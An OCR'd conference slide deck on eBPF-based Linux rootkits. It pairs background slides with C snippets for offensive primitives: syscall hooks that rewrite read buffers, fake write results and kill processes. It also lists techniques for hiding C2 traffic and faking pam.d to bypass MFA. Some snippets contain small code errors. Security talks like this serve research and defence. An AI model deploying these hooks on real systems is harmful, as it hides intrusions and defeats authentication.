Warping Reality

Creating and countering the next generation of Linux rootkits using eBPF

Pat Hogan
@PathToFile


Overview

- What are Linux kernel rootkits
- Why writing and using rootkits is hard
- How eBPF solves these problems and more
- How to detect and prevent malicious eBPF usage


What are kernel rootkits?

- Attackers want to maintain access to compromised machines
  - Credentials change, vulnerabilities get patched, etc.

- Hooking syscall table = visibility and control
  - See all network traffic
  - Hide files and processes
  - Create root processes



- Small bugs can cause major problems
  - Crashing the kernel means crashing the system
- Any update to the kernel risks disaster
- Some environments block arbitrary kernel modules (e.g. Amazon EKS)




“How about we add JavaScript-like capabilities to the Linux Kernel?”

- Thomas Graf, Isovalent, 2020

What is eBPF?

- eBPF (extended Berkeley Packet Filtering)
- Experienced rapid growth in last ~2 years
- eBPF allows you to create programmable trace points in the kernel
- Programs can be attached to:
  - Network Interfaces
  - Kernel functions
  - User mode functions
- eBPF programs are guaranteed to be:
  - Safe
  - Efficient
  - Portable



eBPF - Safe and Efficient

- Programs typically written in C or Rust
  - Has variables, loops, conditionals
  - Can call a small number of helper functions

- Compiled by LLVM or GCC into *bpf bytecode*
  - *Architecture agnostic*
  - *Kernel version agnostic*

```c
SEC("tp/syscalls/sys_enter_execve")
int handle_execve_enter(struct trace_event_raw_sys_enter *ctx)
{
    char prog[TASK_COMM_LEN];
    bpf_probe_read_user(&prog, sizeof(prog), ctx->args[0]);
    bpf_printk("Execve: %s", prog);

    return 0;
}
```


```
int handle_execve_enter(struct
trace_event_raw_sys_enter * ctx):
; bpf_probe_read_user(&c, sizeof(c), ctx->args[0]);
   0: (79) r3 = *(u64 *)(r1 +16)
   1: (bf) r6 = r10
   2: (07) r6 += -16
; bpf_probe_read_user(&c, sizeof(c), ctx->args[0]);
   3: (bf) r1 = r6
   4: (b7) r2 = 16
   5: (85) call bpf_probe_read_user#-66336
   6: (b7) r1 = 29477
; bpf_printk("Execve: %s", c);
   7: (6b) *(u16 *)(r10 -24) = r1
   8: (18) r1 = 0x203a657663657845
  10: (7b) *(u64 *)(r10 -32) = r1
  11: (b7) r1 = 0
  12: (73) *(u8 *)(r10 -22) = r1
  13: (bf) r1 = r10
;
  14: (07) r1 += -32
; bpf_printk("Execve: %s", c);
  15: (b7) r2 = 11
  16: (bf) r3 = r6
  17: (85) call bpf_trace_printk#-61248
; return 0;
  18: (b7) r0 = 0
  19: (95) exit
```


eBPF - Safe and Efficient

- Sent to kernel via a user space loader
  - Only CAP_ADMIN or CAP_BPF*
- Kernel eBPF Verifier checks code isn't:
  - Too big
  - Too complex
  - Reading invalid memory
- If code passes, it is compiled to native instructions using a JIT compiler
  - Patches locations of helper functions and fields
  - Enables portability across kernels
- Program is then attached to network or function
  - Run once per packer/function call
  - Stateless, but can use Maps to store data

```
int main(int argc, char **argv) {
    struct example_bpf *skel;
    int err;
    /* Open BPF application */
    skel = example_bpf__open();
    if (!skel) {
        fprintf(stderr, "Failed to open BPF skeleton\n");
        return 1;
    }
    /* Load & verify BPF programs */
    err = example_bpf__load(skel);
    if (err) {
        fprintf(stderr, "Failed to load and verify BPF skeleton\n");
        goto cleanup;
    }
    /* Attach tracepoint handler */
    err = example_bpf__attach(skel);
    if (err) {
        fprintf(stderr, "Failed to attach BPF skeleton\n");
        goto cleanup;
    }
    printf("Successfully started!\n");
    read_trace_pipe();
cleanup:
    example_bpf__destroy(skel);
    return -err;
}
```

Using eBPF to Warp Network Reality


Internet
website
ssh server
Internal
network and VPN
Audit And
Security
Software




eBPF enables:

- Read and write packets pre-firewall
- Routing packets across networks
- Altering source and destination IP and Ports

Security observes:

- Connection from internal IP to ssh
- No active internet-facing connections




eBPF enables:


- Reading C2 packets then discarding
- Hijacking existing connections
- Cloning packets to create new traffic
- Can use UProbe to hook OpenSSL functions, read and write TLS


Security observes:

- Normal web connections
- Nothing unusual in netstat or tcpdump

Using eBPF to Warp Data Reality


sshd
How to authenticate?
/etc/pam.d/*
User exists?
/etc/passwd
Password correct?
/etc/shadow


User space
sshd
Kernel
Syscall table
openat("/etc/passwd"...)
do_open
return
return fd 3
read(3, buffer)
do_read
return bytes read
into buffer
return


User space
sshd
Kernel
Syscall table
openat("/etc/passwd"...)
eBPF Program
do_open
return
eBPF Program
return fd 3
read(3, buffer)
eBPF Program
do_read
return bytes read
return
eBPF Program
into buffer

eBPF - Warping Data Reality

@pathtofile

User space program

```c
int main() {
    // Open File
    char filename[100] = "read_me";
    int fd = openat(AT_FDCWD, filename, O_RDWR);

    // Read data from file
    char buffer[100];
    read(fd, buffer, sizeof(buffer));
    printf("Data: %s\n", buffer);

    // Close file
    close(fd);
    return 0;
}
```

eBPF Program

```c
SEC("fexit/__x64_sys_read")
int BPF_PROG(read_exit, struct pt_regs *regs, long ret) {
    // 1. Read in data returned from kernel
    char buffer[100];
    bpf_probe_read_user(
             &buffer, sizeof(buffer), PT_REGS_PARM2(regs)
    );
    // 2. Change data
    const char *fake_data = "fake_data";
    for (int i=0; i<sizeof(replace); i++) {
        buffer[i] = fake_data[i];
    }
    // 3. Overwrite
    bpf_probe_write_user(
       PT_REGS_PARM2(regs), &buffer, sizeof(buffer)
    );
    return 0;
}
```

eBPF - Warping Data Reality

User space program

```c
int main() {
    // Open File
    char filename[100] = "read_me";
    int fd = openat(AT_FDCWD, filename, O_RDWR);

    // Read data from file
    char buffer[100];
    read(fd, buffer, sizeof(buffer));
    printf("Data: %s\n", buffer);

    // Close file
    close(fd);
    return 0;
}
```

eBPF Program

```c
SEC("fexit/__x64_sys_read")
int BPF_PROG(read_exit, struct pt_regs *regs, long ret) {
    // 1. Read in data returned from kernel
    char buffer[100];
    bpf_probe_read_user(
             &buffer, sizeof(buffer), PT_REGS_PARM2(regs)
    );
    // 2. Change data
    const char *fake_data = "fake_data";
    for (int i=0; i<sizeof(replace); i++) {
        buffer[i] = fake_data[i];
    }
    // 3. Overwrite
    bpf_probe_write_user(
       PT_REGS_PARM2(regs), &buffer, sizeof(buffer)
    );
    return 0;
}
```

eBPF - Warping Data Reality

@pathtofile

User space program

```c
int main() {
    // Open File
    char filename[100] = "read_me";
    int fd = openat(AT_FDCWD, filename, O_RDWR);

    // Read data from file
    char buffer[100];
    read(fd, buffer, sizeof(buffer));
    printf("Data: %s\n", buffer);

    // Close file
    close(fd);
    return 0;
}
```

eBPF Program

```c
SEC("fexit/__x64_sys_read")
int BPF_PROG(read_exit, struct pt_regs *regs, long ret) {
    // 1. Read in data returned from kernel
    char buffer[100];
    bpf_probe_read_user(
             &buffer, sizeof(buffer), PT_REGS_PARM2(regs)
    );
    // 2. Change data
    const char *fake_data = "fake_data";
    for (int i=0; i<sizeof(replace); i++) {
        buffer[i] = fake_data[i];
    }
    // 3. Overwrite
    bpf_probe_write_user(
       PT_REGS_PARM2(regs), &buffer, sizeof(buffer)
    );
    return 0;
}
```

eBPF - Warping Data Reality

bpf_probe_write_user

- Any user space buffer, pointer, or string can be overwritten
- E.g. execve, connect, netlink data, etc.

fmod_ret programs

- Special type of eBPF programs to override function calls
- Only some kernel functions, all syscalls
- Doesn't call function, instead return error or fake result
- Most software silently fails (sshd, rsyslogd, etc.)

bpf_send_signal

- eBPF helper function
- Raises a signal on current thread
- Signal SIGKILL unstoppable, kills entire process

```c
SEC("fmod_ret/__x64_sys_write")
int BPF_PROG(fake_write, struct pt_regs *regs)
{
    // Get expected write amount
    u32 count = PT_REGS_PARM3(regs);

    // Overwrite return
    return count;
}
```

```c
SEC("fentry/__x64_sys_openat")
int BPF_PROG(bpf_dos, struct pt_regs *regs)
{
    // Kill any program that attempts to open a file
    bpf_send_signal(SIGKILL);

    return 0;
}
```

eBPF - Warping Data Reality

- Can programmatically determine when to affect calls
- Can filter based on:
  - Process ID
  - Process name
  - User ID
  - Function arguments
  - Function return
  - Time since boot
  - Previous activity
  - ...


```
SEC("fexit/__x64_sys_read")
int BPF_PROG(read_exit, struct pt_regs *regs, long ret) {
    // Check Process ID
    int pid = bpf_get_current_pid_tgid() >> 32;

    // Check Program name
    char comm[TASK_COMM_LEN];
    bpf_get_current_comm(&comm, sizeof(comm);

    // Check user ID
    int uid = (int)bpf_get_current_uid_gid();

    // Check function argument
    char data[100];
    bpf_probe_read_user(&data, sizeof(data), PT_REGS_PARM2(regs));

    // Check return Value
    if (ret != 0)  { /* ... */ };

    return 0;
}
```

eBPF enables

- Bypassing MFA by faking pam.d files
- Enabling access using fake credentials

Security observes

- cat, vim, etc. only see real data without fake user



Demo Time

Other features,
Limitations

eBPF - Other features

Running on network hardware

